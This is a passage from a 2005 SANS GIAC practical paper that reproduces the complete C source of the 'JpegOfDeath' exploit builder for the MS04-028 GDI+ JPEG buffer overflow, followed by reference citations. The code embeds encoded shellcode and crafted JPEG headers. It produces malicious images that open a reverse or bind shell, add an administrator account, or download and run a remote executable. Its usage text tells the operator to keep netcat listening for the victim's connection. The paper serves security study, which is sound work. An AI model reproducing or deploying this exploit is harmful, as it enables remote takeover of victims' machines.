"\xE8\xC1\x9A\x9A\x86\x17\x17\x17\x46\x7F\x68\x81\x8F\x17\xE8"
"\xA2\x9A\x17\x17\x17\x44\xE8\xC7\x48\x9A\x92\x3E\x17\x17\x17"
"\x47\x40\xE8\xC1\x7F\x17\x17\x17\x17\x9A\x8A\x82\x17\x17\x17"
"\x44\xE8\xC7\x9E\xD4\x9A\x92\x26\x17\x17\x17\x47\x40\xE8\xC1"
"\xE8\xA2\x86\x17\x17\x17\xE8\xA2\x9A\x17\x17\x17\x44\xE8\xC7"
"\x9A\x92\x2E\x17\x17\x17\x47\x40\xE8\xC1\x44\xE8\xC7\x9A\x92"
"\x56\x17\x17\x17\x47\x40\xE8\xC1\x7F\x12\x17\x17\x17\x9A\x9A"
"\x82\x17\x17\x17\x46\xE8\xC7\x9A\x92\x5E\x17\x17\x17\x47\x40"
"\xE8\xC1\x7F\x17\x17\x17\x17\xE8\xC7\xFF\x6F\xE9\xE8\xE8\x50"
"\x72\x63\x47\x65\x78\x74\x56\x73\x73\x65\x72\x64\x64\x17\x5B"
"\x78\x76\x73\x5B\x7E\x75\x65\x76\x65\x6E\x56\x17\x41\x7E\x65"
"\x63\x62\x76\x7B\x56\x7B\x7B\x78\x74\x17\x48\x7B\x74\x65\x72"
"\x76\x63\x17\x48\x7B\x60\x65\x7E\x63\x72\x17\x48\x7B\x74\x7B"
"\x78\x64\x72\x17\x40\x7E\x79\x52\x6F\x72\x74\x17\x52\x6F\x7E"
"\x63\x47\x65\x78\x74\x72\x64\x64\x17\x40\x7E\x79\x5E\x79\x72"
"\x63\x17\x5E\x79\x63\x72\x65\x79\x72\x63\x58\x67\x72\x79\x56"
"\x17\x5E\x79\x63\x72\x65\x79\x72\x63\x58\x67\x72\x79\x42\x65"
"\x7B\x56\x17\x5E\x79\x63\x72\x65\x79\x72\x63\x45\x72\x76\x73"
"\x51\x7E\x7B\x72\x17\x17\x17\x17\x17\x17\x17\x17\x17\x7A\x27"
"\x27\x39\x72\x6F\x72\x17"
"m00!";

char admin_shellcode[] =
"\x66\x81\xec\x80\x00\x89\xe6\xe8\xb7\x00\x00\x00\x89\x06\x89\xc3"
"\x53\x68\x7e\xd8\xe2\x73\xe8\xbd\x00\x00\x00\x89\x46\x0c\x53\x68"
"\x8e\x4e\x0e\xec\xe8\xaf\x00\x00\x00\x89\x46\x08\x31\xdb\x53\x68"
"\x70\x69\x33\x32\x68\x6e\x65\x74\x61\x54\xff\xd0\x89\x46\x04\x89"
"\xc3\x53\x68\x5e\xdf\x7c\xcd\xe8\x8c\x00\x00\x00\x89\x46\x10\x53"
"\x68\xd7\x3d\x0c\xc3\xe8\x7e\x00\x00\x00\x89\x46\x14\x31\xc0\x31"
"\xdb\x43\x50\x68\x72\x00\x73\x00\x68\x74\x00\x6f\x00\x68\x72\x00"
"\x61\x00\x68\x73\x00\x74\x00\x68\x6e\x00\x69\x00\x68\x6d\x00\x69"
"\x00\x68\x41\x00\x64\x00\x89\x66\x1c\x50\x68\x58\x00\x00\x00\x89"
"\xe1\x89\x4e\x18\x68\x00\x00\x5c\x00\x50\x53\x50\x50\x53\x50\x51"
"\x51\x89\xe1\x50\x54\x51\x53\x50\xff\x56\x10\x8b\x4e\x18\x49\x49"
"\x51\x89\xe1\x6a\x01\x51\x6a\x03\xff\x76\x1c\x6a\x00\xff\x56\x14"
"\xff\x56\x0c\x56\x6a\x30\x59\x64\x8b\x01\x8b\x40\x0c\x8b\x70\x1c"
```


© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

```
"\xad\x8b\x40\x08\x5e\xc2\x04\x00\x53\x55\x56\x57\x8b\x6c\x24\x18"
"\x8b\x45\x3c\x8b\x54\x05\x78\x01\xea\x8b\x4a\x18\x8b\x5a\x20\x01"
"\xeb\xe3\x32\x49\x8b\x34\x8b\x01\xee\x31\xff\xfc\x31\xc0\xac\x38"
"\xe0\x74\x07\xc1\xcf\x0d\x01\xc7\xeb\xf2\x3b\x7c\x24\x14\x75\xe1"
"\x8b\x5a\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5a\x1c\x01\xeb\x8b\x04"
"\x8b\x01\xe8\xeb\x02\x31\xc0\x89\xea\x5f\x5e\x5d\x5b\xc2\x08\x00";

char header1[] =
"\xFF\xD8\xFF\xE0\x00\x10\x4A\x46\x49\x46\x00\x01\x02\x00\x00\x64"
"\x00\x64\x00\x00\xFF\xEC\x00\x11\x44\x75\x63\x6B\x79\x00\x01\x00"
"\x04\x00\x00\x00\x0A\x00\x00\xFF\xEE\x00\x0E\x41\x64\x6F\x62\x65"
"\x00\x64\xC0\x00\x00\x00\x01\xFF\xFE\x00\x01\x00\x14\x10\x10\x19"
"\x12\x19\x27\x17\x17\x27\x32\xEB\x0F\x26\x32\xDC\xB1\xE7\x70\x26"
"\x2E\x3E\x35\x35\x35\x35\x35\x3E";

char setNOPs1[] =
"\xE8\x00\x00\x00\x00\x5B\x8D\x8B"
"\x00\x05\x00\x00\x83\xC3\x12\xC6\x03\x90\x43\x3B\xD9\x75\xF8";

char setNOPs2[] =
"\x3E\xE8\x00\x00\x00\x00\x5B\x8D\x8B"
"\x2F\x00\x00\x00\x83\xC3\x12\xC6\x03\x90\x43\x3B\xD9\x75\xF8";

char header2[] =
"\x44"
"\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x01\x15\x19\x19"
"\x20\x1C\x20\x26\x18\x18\x26\x36\x26\x20\x26\x36\x44\x36\x2B\x2B"
"\x36\x44\x44\x44\x42\x35\x42\x44\x44\x44\x44\x44\x44\x44\x44\x44"
"\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44"
"\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\xFF\xC0\x00"
"\x11\x08\x03\x59\x02\x2B\x03\x01\x22\x00\x02\x11\x01\x03\x11\x01"
"\xFF\xC4\x00\xA2\x00\x00\x02\x03\x01\x01\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\x00\x03\x04\x01\x02\x05\x00\x06\x01\x01\x01\x01"
"\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00\x02"
"\x03\x10\x00\x02\x01\x02\x04\x05\x02\x03\x06\x04\x05\x02\x06\x01"
"\x05\x01\x01\x02\x03\x00\x11\x21\x31\x12\x04\x41\x51\x22\x13\x05"
"\x61\x32\x71\x81\x42\x91\xA1\xC1\x52\x23\x14\xB1\xD1\x62\x15\xF0"
"\xE1\x72\x33\x06\x82\x24\xF1\x92\x43\x53\x34\x16\xA2\xD2\x63\x83"
"\x44\x54\x25\x11\x00\x02\x01\x03\x02\x04\x03\x08\x03\x00\x02\x03"
"\x01\x00\x00\x00\x00\x01\x11\x21\x31\x02\x41\x12\xF0\x51\x61\x71"
"\x81\x91\xA1\xB1\xD1\xE1\xF1\x22\x32\x42\x52\xC1\x62\x13\x72\x92"
"\xD2\x03\x23\x82\xFF\xDA\x00\x0C\x03\x01\x00\x02\x11\x03\x11\x00"
"\x3F\x00\x0F\x90\xFF\x00\xBC\xDA\xB3\x36\x12\xC3\xD4\xAD\xC6\xDC"
"\x45\x2F\xB2\x97\xB8\x9D\xCB\x63\xFD\x26\xD4\xC6\xD7\x70\xA4\x19"
"\x24\x50\xCA\x46\x2B\xFC\xEB\x3B\xC7\xC9\xA5\x4A\x8F\x69\x26\xDF"
"\x6D\x72\x4A\x9E\x27\x6B\x3E\xE6\x92\x86\x24\x85\x04\xDB\xED\xA9"
"\x64\x8E\x6B\x63\x67\x19\x1A\xA5\xE7\xB8\x28\x3D\x09\xAB\x5D\x5F"
"\x16\xF7\x8C\xED\x49\x4C\xF5\x01\xE6\xE5\xD5\x1C\x49\xAB\x10\x71"
"\xA6\x36\x9B\x93\x24\x61\x00\x0F\x61\xEC\x34\xA7\x9C\x23\xF4\x96"
"\xC6\xE6\xAF\xB7\x80\x76\xEF\x93\xF0\xAA\x28\x8A\x6B\xE0\x18\xC0"
"\xA4\x9B\x7E\x90\x39\x03\xC2\x90\xDC\x43\x31\x91\x62\x91\x86\x23"
"\x35\x35\xA2\x80\x4D\xFA\x72\x31\x07\x9D\x03\x70\xA8\x93\x24\x4F"
"\x89\x51\x83\x5E\xA4\x2E\x7A\xC0\x7D\xA9\x8A\x10\x61\x64\x07\xFA"
"\x88\xC6\x89\x26\xDA\x0F\x20\xBD\xB9\x16\xD2\xA8\xE8\x91\x3F\x1A"
"\xE2\xBA\xF0\xBE\x74\xAB\x1D\xC4\x44\x15\x1A\x8A\x9C\xC7\x2A\x6B"
"\xA3\x33\xB7\x1E\x88\x47\x69\xA9\x64\x68\x26\xC1\x97\x0B\xD6\x86"
```


© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

```
"\x8B\x1B\x29\xC6\x87\xE4\xC7\xFD\xCC\x53\x11\xA5\x9C\x62\x6A\xE5"
"\x40\x37\x61\x89\xF6\xB2\x9C\x2A\x7C\xFD\x05\x6A\x30\x5F\x52\x02"
"\xEB\x72\xBF\x7D\x74\x4C\x23\xB9\x8F\xD8\x78\x67\x54\x59\x64\x47"
"\xC5\x75\x21\x18\xD5\xE3\x58\xE1\x72\x63\xBF\x6D\xBD\xCB\xCA\x82"
"\x65\xE7\xDB\x09\x54\x4F\x0D\x95\x86\x76\xE3\xF2\xA0\x48\x82\x55"
"\xD7\xA6\xCE\xA7\xAA\xDC\x6A\xF1\xA9\x8E\xE0\x35\xC1\xCA\xA1\xD4"
"\x93\xD2\xD6\x39\x95\x3C\x6B\x46\x60\xAC\xC1\x3B\x60\xC9\x70\x84"
"\x8E\xA1\x9A\x9A\x20\x01\x94\xCA\x08\x91\x53\xDC\x01\xB1\xB5\x12"
"\x37\x11\xC6\xC1\xAC\xF1\x11\xD4\x9C\x6B\x3E\x69\x76\xF0\x1D\x7B"
"\x52\x6D\xC9\xA8\x66\x94\xBB\x79\x8F\x7E\xDE\x17\xFD\x4D\xAB\x1E"
"\x76\x7A\xA3\x2B\xE2\x50\x06\xB7\x2C\xEB\x2A\x49\xC9\xEA\x4E\x9B"
"\xE7\xCA\xAF\x1E\xEC\x23\xDC\x8B\xE1\x6B\x5F\x1A\x9B\xE8\x49\x2E"
"\x63\xE5\x03\x32\xCD\x19\xB8\x23\x10\x78\x1F\x85\x5C\x15\x8C\x97"
"\x84\x9B\xDB\x15\x35\x9F\x16\xE0\x1E\x86\xB9\x8F\x97\x11\x4E\xDA"
"\x35\x02\x45\x25\x93\xF8\x55\x24\x17\xB9\x1B\xF5\xC8\x07\xA9\xE2"
"\x2A\x76\xB0\xC2\x37\x01\x95\xAD\x81\xB6\x1C\x6A\xA2\x38\xD9\xAE"
"\xCA\x59\x18\x75\x25\xFF\x00\x81\xAE\xD8\xE8\xBB\x47\x62\xAC\xB7"
"\xB6\xA1\x8D\x40\xE3\x86\x65\x6D\x1E\xDB\x89\x2F\x9D\xCD\x6B\x24"
"\x62\x41\x61\x89\xAC\x2D\x8B\x3E\xB6\x68\xC0\x63\x73\x70\x6B\x6B"
"\x6A\xA1\x7A\xAC\x56\xE7\x11\x56\x58\xD4\x13\xA4\x0B\xB6\xEB\xB3"
"\x3B\x47\x22\x95\xD3\x53\x2E\xEA\x19\x86\x96\xF7\x03\x83\x52\x9E"
"\x54\xAB\x6E\x58\x63\x7C\x33\xCE\x93\xB1\x19\x1C\xE9\xDB\xAA\x35"
"\xBF\x46\x8D\xD4\xD2\x56\xE0\xE0\x33\xA1\x4D\x0A\x4E\x3B\xB1\xCD"
"\xD4\x06\x44\x56\x4A\xCD\x24\x26\xEA\x6D\x7A\x87\xDC\x3B\x60\x6D"
"\xFC\x2A\x86\x1B\x97\x36\x6D\x42\x04\xA0\x11\xEE\xE7\x46\x22\x35"
"\xD5\x26\xB0\x1C\x0B\x7C\x69\x5F\x06\xEC\x5A\xC5\x0B\x46\x70\x27"
"\xF2\xD4\x79\xAD\x89\xDA\x30\x74\xBD\x98\xE4\x68\x58\x86\xE4\x1B"
"\x69\xB9\xDC\x2B\x30\x87\x48\x53\xC5\x85\x3B\xDD\x8A\x4E\xB5\x42"
"\xB2\x8C\x6E\x2C\x01\xF8\x56\x04\x7B\xC9\xA3\x05\x4F\xB4\xD5\xA2"
"\xDF\xF6\xFD\xC6\xE2\xA7\x3C\x89\x24\xFE\xA9\x5E\xC3\xD4\x6D\xF7"
"\x85\xC9\x59\x39\x63\x59\x9B\xFF\x00\x06\x1A\x5E\xFA\x69\x0A\x46"
"\x2B\xC0\x9F\xC2\x91\x8B\xC9\x40\x58\x16\xBD\xF2\xC0\xD3\x3B\x7F"
"\x2D\xA9\xBB\x2E\x49\x42\x6D\x52\x70\x39\x62\x9F\x08\x73\x6F\x20"
"\x09\x64\x00\x01\x83\x2B\x00\xD5\x97\xBC\xDC\xF6\x9C\xA7\x66\xEA"
"\xD9\xB6\x9F\xE1\x56\xDE\xBA\xEC\x65\xB4\x44\xD8\xE3\x8D\x52\x2F"
"\x36\xCE\x74\x33\x7E\x9F\x2E\x22\x99\x8B\xC9\x6D\x5A\x6D\x9E\xA8"
"\x22\xC7\x0C\xA8\x62\x3D\x17\x1D\x2F\xC8\xFA\xD4\xB0\x9E\x14\x45"
"\x45\xD5\x6E\x96\x04\xE1\xF1\xA0\x37\x90\x5B\xD8\x7F\x81\x57\x1B"
"\xC8\xD5\x48\x27\x0E\x3C\x6B\x3D\xCD\x44\x15\x92\x41\x25\x94\x82"
"\xAE\x0E\x42\x97\x8D\x8C\x6D\xAE\x56\xB8\x26\xD8\x0F\xE3\x43\x93"
"\x73\x18\x75\x28\xD7\xF8\xD5\xFF\x00\x74\xE4\x18\xC2\x82\xAC\x6F"
"\x86\x7F\x2A\x4C\xBE\xE5\xFC\xD2\x22\xCC\x9A\x32\xD1\x7C\x7D\x68";

char admin_header0[]=
"\xFF\xD8\xFF\xE0\x00\x10\x4A\x46\x49\x46\x00\x01\x02\x00\x00\x64
\x00\x60\x00\x00"
"\xFF\xEC\x00\x11\x44\x75\x63\x6B\x79\x00\x01\x00\x04\x00\x00\x00
\x0A\x00\x00"
"\xFF\xEE\x00\x0E\x41\x64\x6F\x62\x65\x00\x64\xC0\x00\x00\x00\x01
"
;

char admin_header1[]=
"\xFF\xFE\x00\x01"
;
```


© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

```
char admin_header2[]=
"\x00\x14\x10\x10\x19\x12\x19\x27\x17\x17\x27\x32"
;

char admin_header3[]=
"\xEB\x0F\x26\x32"
;

char admin_header4[]=
"\xDC\xB1\xE7\x70"
;

char admin_header5[]=
"\x26\x2E\x3E\x35\x35\x35\x35\x35\x3E"
"\xE8\x00\x00\x00\x00\x5B\x8D\x8B"
"\x00\x05\x00\x00\x83\xC3\x12\xC6\x03\x90\x43\x3B\xD9\x75\xF8"
;

char admin_header6[]=
"\x00\x00\x00\xFF\xDB\x00\x43\x00\x08\x06\x06\x07\x06\x05\x08\x07\x07"
"\x07\x09\x09\x08\x0A\x0C\x14\x0D\x0C\x0B\x0B\x0C\x19\x12\x13\x0F\x14"
"\x1D\x1A\x1F\x1E\x1D\x1A\x1C\x1C\x20\x24\x2E\x27\x20\x22\x2C\x23\x1C"
"\x1C\x28\x37\x29\x2C\x30\x31\x34\x34\x34\x1F\x27\x39\x3D\x38\x32\x3C"
"\x2E\x33\x34\x32\xFF\xDB\x00\x43\x01\x09\x09\x09\x0C\x0B\x0C\x18\x0D"
"\x0D\x18\x32\x21\x1C\x21\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32"
"\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32"
"\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32"
"\x32\x32\x32\x32\x32\xFF\xC0\x00\x11\x08\x00\x03\x00\x03\x03\x01\x22"
"\x00\x02\x11\x01\x03\x11\x01\xFF\xC4\x00\x1F\x00\x00\x01\x05\x01\x01"
"\x01\x01\x01\x01\x00\x00\x00\x00\x00\x00\x00\x00\x01\x02\x03\x04\x05"
"\x06\x07\x08\x09\x0A\x0B\xFF\xC4\x00\xB5\x10\x00\x02\x01\x03\x03\x02"
"\x04\x03\x05\x05\x04\x04\x00\x00\x01\x7D\x01\x02\x03\x00\x04\x11\x05"
"\x12\x21\x31\x41\x06\x13\x51\x61\x07\x22\x71\x14\x32\x81\x91\xA1\x08"
"\x23\x42\xB1\xC1\x15\x52\xD1\xF0\x24\x33\x62\x72\x82\x09\x0A\x16\x17"
"\x18\x19\x1A\x25\x26\x27\x28\x29\x2A\x34\x35\x36\x37\x38\x39\x3A\x43"
"\x44\x45\x46\x47\x48\x49\x4A\x53\x54\x55\x56\x57\x58\x59\x5A\x63\x64"
"\x65\x66\x67\x68\x69\x6A\x73\x74\x75\x76\x77\x78\x79\x7A\x83\x84\x85"
"\x86\x87\x88\x89\x8A\x92\x93\x94\x95\x96\x97\x98\x99\x9A\xA2\xA3\xA4"
"\xA5\xA6\xA7\xA8\xA9\xAA\xB2\xB3\xB4\xB5\xB6\xB7\xB8\xB9\xBA\xC2\xC3"
"\xC4\xC5\xC6\xC7\xC8\xC9\xCA\xD2\xD3\xD4\xD5\xD6\xD7\xD8\xD9\xDA\xE1"
"\xE2\xE3\xE4\xE5\xE6\xE7\xE8\xE9\xEA\xF1\xF2\xF3\xF4\xF5\xF6\xF7\xF8"
"\xF9\xFA\xFF\xC4\x00\x1F\x01\x00\x03\x01\x01\x01\x01\x01\x01\x01\x01"
"\x01\x00\x00\x00\x00\x00\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0A"
"\x0B\xFF\xC4\x00\xB5\x11\x00\x02\x01\x02\x04\x04\x03\x04\x07\x05\x04"
"\x04\x00\x01\x02\x77\x00\x01\x02\x03\x11\x04\x05\x21\x31\x06\x12\x41"
"\x51\x07\x61\x71\x13\x22\x32\x81\x08\x14\x42\x91\xA1\xB1\xC1\x09\x23"
"\x33\x52\xF0\x15\x62\x72\xD1\x0A\x16\x24\x34\xE1\x25\xF1\x17\x18\x19"
"\x1A\x26\x27\x28\x29\x2A\x35\x36\x37\x38\x39\x3A\x43\x44\x45\x46\x47"
"\x48\x49\x4A\x53\x54\x55\x56\x57\x58\x59\x5A\x63\x64\x65\x66\x67\x68"
"\x69\x6A\x73\x74\x75\x76\x77\x78\x79\x7A\x82\x83\x84\x85\x86\x87\x88"
"\x89\x8A\x92\x93\x94\x95\x96\x97\x98\x99\x9A\xA2\xA3\xA4\xA5\xA6\xA7"
"\xA8\xA9\xAA\xB2\xB3\xB4\xB5\xB6\xB7\xB8\xB9\xBA\xC2\xC3\xC4\xC5\xC6"
"\xC7\xC8\xC9\xCA\xD2\xD3\xD4\xD5\xD6\xD7\xD8\xD9\xDA\xE2\xE3\xE4\xE5"
"\xE6\xE7\xE8\xE9\xEA\xF2\xF3\xF4\xF5\xF6\xF7\xF8\xF9\xFA\xFF\xDA\x00"
```


© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

```
"\x0C\x03\x01\x00\x02\x11\x03\x11\x00\x3F\x00\xF9\xFE\x8A\x28\xA0\x0F"
;

// Code...
char newshellcode[2048];

unsigned char xor_data(unsigned char byte)
{
return(byte ^ 0x92);
}

void print_usage(char *prog_name)
{
printf(" Exploit Usage:\n");
printf("\t%s -r your_ip | -b [-p port] <jpeg_filename>\n\n",
prog_name);
printf("\t\t\t  -a | -d <source_file> <jpeg_filename>\n\n");
printf(" Parameters:\n\n");
printf("\t-r your_ip or -b\t Choose -r for reverse connect attack
mode\n\t\t\t\tand choose -b for a bind attack. By
default\n\t\t\t\t if you don't specify -r or-b then a
bind\n\t\t\t\t attack will be generated.\n\n");
printf("\t-a or -d\t\t The -a flag will create a user X with pass
X, \n\t\t\t\t on the admin localgroup. The -d flag,
will\n\t\t\t\t execute the source http path of the file\n\t\t\t\t
given.\n");
printf("\n\t-p (optional)\t\t This option will allow you to
change the port \n\t\t\t\t used for a bind or reverse connect
attack.\n\t\t\t\t If the attack mode is bindthen  the\n\t\t\t\t
victim will open the -p port. If the attack\n\t\t\t\t modeis
reverse connect  then the port you\n\t\t\t\t specify will be the
one you wantto listen\n\t\t\t\t on so the victim can  connect to
you\n\t\t\t\t right away.\n\n");
printf(" Examples:\n");
printf("\t%s -r 68.6.47.62 -p 8888 test.jpg\n", prog_name);
printf("\t%s -b -p 1542 myjpg.jpg\n", prog_name);
printf("\t%s -a whatever.jpg\n", prog_name);
printf("\t%s -d http://webserver.com/patch.exe exploit.jpg\n\n",
prog_name);
printf(" Remember if you use the -r option to have netcat
listening\n");
printf(" on the port you are using for the attack so the victim
will\n");
printf(" be able to connect to you when exploited...\n\n");
printf(" Example:\n");
printf("\tnc.exe -l -p 8888");
exit(-1);
}

int main(int argc, char *argv[])
{
FILE *fout;
```


© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

```
unsigned int i = 0,j = 0;
int raw_num = 0;
unsigned long port = 1337; // default port for bind and reverse
attacks
unsigned long encoded_port = 0;
unsigned long encoded_ip = 0;
unsigned char attack_mode = 2; // bind by default
char *p1 = NULL, *p2 = NULL;
char ip_addr[256];
char str_num[16];
char jpeg_filename[256];
WSADATA wsa;

printf(" +-------------------------------------------------+\n");
printf(" |  JpegOfDeath - Remote GDI+ JPEG Remote Exploit |\n");
printf(" |    Exploit by John Bissell A.K.A. HighT1mes    |\n");
printf(" |           TweaKed By M4Z3R For GSO              |\n");
printf(" |              September, 23, 2004                |\n");
printf(" +-------------------------------------------------+\n");

if (argc < 2)
print_usage(argv[0]);


 // process commandline
for (i = 0; i < (unsigned) argc; i++)
{

 if (argv[i][0] == '-')
 {

 switch (argv[i][1])
  {

  // reverse connect
  case 'r':
  strncpy(ip_addr, argv[i+1], 20);
   attack_mode = 1;
  break;

  // bind
  case 'b':
   attack_mode = 2;
  break;

  // Add.Admin
  case 'a':
   attack_mode = 3;
  break;

  // DL
  case 'd':
```


© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

```
   attack_mode = 4;
  break;

  // port
  case 'p':
  port = atoi(argv[i+1]);
  break;
  }
 }
}

strncpy(jpeg_filename, argv[i-1], 255);
fout = fopen(argv[i-1], "wb");

if( !fout ) {
printf("Error: JPEG File %s Not Created!\n", argv[i-1]);
return(EXIT_FAILURE);
}

  // initialize the socket library

if (WSAStartup(MAKEWORD(1, 1), &wsa) == SOCKET_ERROR) {
printf("Error: Winsock didn't initialize!\n");
exit(-1);
}

encoded_port = htonl(port);
encoded_port += 2;

if (attack_mode == 1)
{

  // reverse connect attack

 reverse_shellcode[184] = (char) 0x90;
 reverse_shellcode[185] = (char) 0x92;
 reverse_shellcode[186] = xor_data((char)((encoded_port >> 16) &
0xff));
 reverse_shellcode[187] = xor_data((char)((encoded_port >> 24) &
0xff));

 p1 = strchr(ip_addr, '.');
 strncpy(str_num, ip_addr, p1 - ip_addr);
 raw_num = atoi(str_num);
 reverse_shellcode[179] = xor_data((char)raw_num);

 p2 = strchr(p1+1, '.');
 strncpy(str_num, ip_addr + (p1 - ip_addr) + 1, p2 - p1);
 raw_num = atoi(str_num);
 reverse_shellcode[180] = xor_data((char)raw_num);

 p1 = strchr(p2+1, '.');
```


© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

```
 strncpy(str_num, ip_addr + (p2 - ip_addr) + 1, p1 - p2);
 raw_num = atoi(str_num);
 reverse_shellcode[181] = xor_data((char)raw_num);

 p2 = strrchr(ip_addr, '.');
 strncpy(str_num, p2+1, 5);
 raw_num = atoi(str_num);
 reverse_shellcode[182] = xor_data((char)raw_num);
}

if (attack_mode == 2)
{
  // bind attack

 bind_shellcode[204] = (char) 0x90;
 bind_shellcode[205] = (char) 0x92;
 bind_shellcode[191] = xor_data((char)((encoded_port >> 16) &
0xff));
 bind_shellcode[192] = xor_data((char)((encoded_port >> 24) &
0xff));
}


if (attack_mode == 4)
{

  // Http DL

   strcpy(newshellcode,http_shellcode);
      strcat(newshellcode,argv[2]);
      strcat(newshellcode,"\x01");

}

  // build the exploit jpeg

if ( attack_mode != 3)
{
 j = sizeof(header1) + sizeof(setNOPs1) + sizeof(header2) - 3;

 for(i = 0; i < sizeof(header1) - 1; i++)
 fputc(header1[i], fout);

 for(i=0;i<sizeof(setNOPs1)-1;i++)
 fputc(setNOPs1[i], fout);

 for(i=0;i<sizeof(header2)-1;i++)
 fputc(header2[i], fout);

 for( i = j; i < 0x63c; i++)
 fputc(0x90, fout);
 j = i;
```


© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

```
}

if (attack_mode == 1)
{
 for(i = 0; i < sizeof(reverse_shellcode) - 1; i++)
 fputc(reverse_shellcode[i], fout);
}

else if (attack_mode == 2)
{
 for(i = 0; i < sizeof(bind_shellcode) - 1; i++)
 fputc(bind_shellcode[i], fout);
}

else if (attack_mode == 4)
{
 for(i = 0; i<sizeof(newshellcode) - 1; i++)
 {fputc(newshellcode[i], fout);}

 for(i = 0; i< sizeof(admin_shellcode) - 1; i++)
 {fputc(admin_shellcode[i], fout);}
}

else if (attack_mode == 3)
{

  for(i = 0; i < sizeof(admin_header0) - 1;
i++){fputc(admin_header0[i], fout);}

  for(i = 0; i < sizeof(admin_header1) - 1;
i++){fputc(admin_header1[i], fout);}

  for(i = 0; i < sizeof(admin_header2) - 1;
i++){fputc(admin_header2[i], fout);}

  for(i = 0; i < sizeof(admin_header3) - 1;
i++){fputc(admin_header3[i], fout);}

  for(i = 0; i < sizeof(admin_header4) - 1;
i++){fputc(admin_header4[i], fout);}

  for(i = 0; i < sizeof(admin_header5) - 1;
i++){fputc(admin_header5[i], fout);}

  for(i = 0; i < sizeof(admin_header6) - 1;
i++){fputc(admin_header6[i], fout);}

  for (i = 0; i<1601; i++){fputc('\x41', fout);}

  for(i = 0; i < sizeof(admin_shellcode) - 1;
i++){fputc(admin_shellcode[i], fout);}
```

© SANS Institute 2005, Author retains full rights.

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

```
}

if (attack_mode != 3 )
{
 for(i = i + j; i < 0x1000 - sizeof(setNOPs2) + 1; i++)
 fputc(0x90, fout);

 for( j = 0; i < 0x1000 && j < sizeof(setNOPs2) - 1; i++, j++)
 fputc(setNOPs2[j], fout);

}

fprintf(fout, "\xFF\xD9");


fcloseall();

WSACleanup();

printf("  Exploit JPEG file %s has been generated!\n",
jpeg_filename);

return(EXIT_SUCCESS);
}
/*
```

© SANS Institute 2005, Author retains full rights.

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

Key Exploit References

"Bugtraq ID 11251: Microsoft GDI+ Library Malformed JPEG Handling Unspecified Denial of Service Vulnerability." September 27, 2004. http://www.securityfocus.com/bid/11251

"CAN-2004-0200 (under review) ." http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0200

"CERT Vulnerability Note VU#297462 Microsoft Windows GDI+ contains a buffer overflow vulnerability in the JPEG parsing component." September 14, 2004 (first published), September 30, 2004 (update). http://www.kb.cert.org/vuls/id/297462

"MS04-028: Buffer overrun in JPEG processing (GDI+) could allow code execution." Article 822987. September 12, 2004 (first release), October 1, 2004 (update). http://support.microsoft.com/?kbid=833987

"Windows JPEG GDI+ All in One Remote Exploit (MS04-028) ." September 27, 2004. http://www.k-otik.com/exploits/09272004.JpegOfDeathM.c.php

References

Abrams, Lawrence. "GDI Scan Tutorial and how to fix the GDI+ JPEG Vulnerability." Bleeping Computer. September 28, 2004. http://www.bleepingcomputer.com/forums/tutorial84.html

"A Description of the OpenSSL Exploit." http://project.honeynet.org/scans/scan25/sol/NCSU/exploit-diagram.htm "A Sample JPEG Image File Data structure." http://www.geocities.com/tapsemi/datastruct.html

Bissell, John. "Bugtraq: NEW GDI+ JPEG Remote Exploit." September 22, 2004. http://seclists.org/lists/bugtraq/2004/Sep/0330.html

"Buffer Overrun in JPEG Processing (GDI+) Could Allow Code Execution (833987) ." September 14, 2004 (first release), October 14, 2004 (update). http://www.microsoft.com/technet/security/bulletin/ms04-028.mspx

"Bugtraq ID 11251: Microsoft GDI+ Library Malformed JPEG Handling Unspecified Denial of Service Vulnerability." September 27, 2004. http://www.securityfocus.com/bid/11251

"CAN-2004-0200 (under review) ." http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0200

"CERT Vulnerability Note VU#297462 Microsoft Windows GDI+ contains a buffer overflow vulnerability in the JPEG parsing component." September 14, 2004

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

(first published), September 30, 2004 (update). http://www.kb.cert.org/vuls/id/297462

D'Souza, David, BJ Whalen, and Peter Wilson. "Implementing Side-by-Side Component Sharing in Applications (Expanded) ." Microsoft. November 1999. http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnsetup/html/sidebyside.asp

Edwards, Mark Joseph. "Snort Rules to Detect JPEG GDI+ Exploits." InstantDoc #44019. September 23, 2004. http://www.winnetmag.com/Article/ArticleID/44019/44019.html

Garman, Joseph. Kerberos The Definitive Guide. Sebastopol, California: O'Reilly & Associates, Inc,. 2003: 6-7.

"GDI Scan." http://isc.sans.org/gdiscan.php

"GDI Scan Tutorial and how to fix the GDI+ JPEG Vulnerability." http://www.bleepingcomputer.com/forums/topict3077.html

"JPEG image compression FAQ, part 1." 28 March 1999. http://www.faqs.org/faqs/jpeg-faq/part1/

Kaemph, Michel MaXX. "Vudo – An object superstitiously believed to embody magical powers." Phrack. Volume 0x0b, Issue 0x39, Phile #0x08 of 0x12. 2001. http://www.phrack.org/phrack/57/p57-0x08

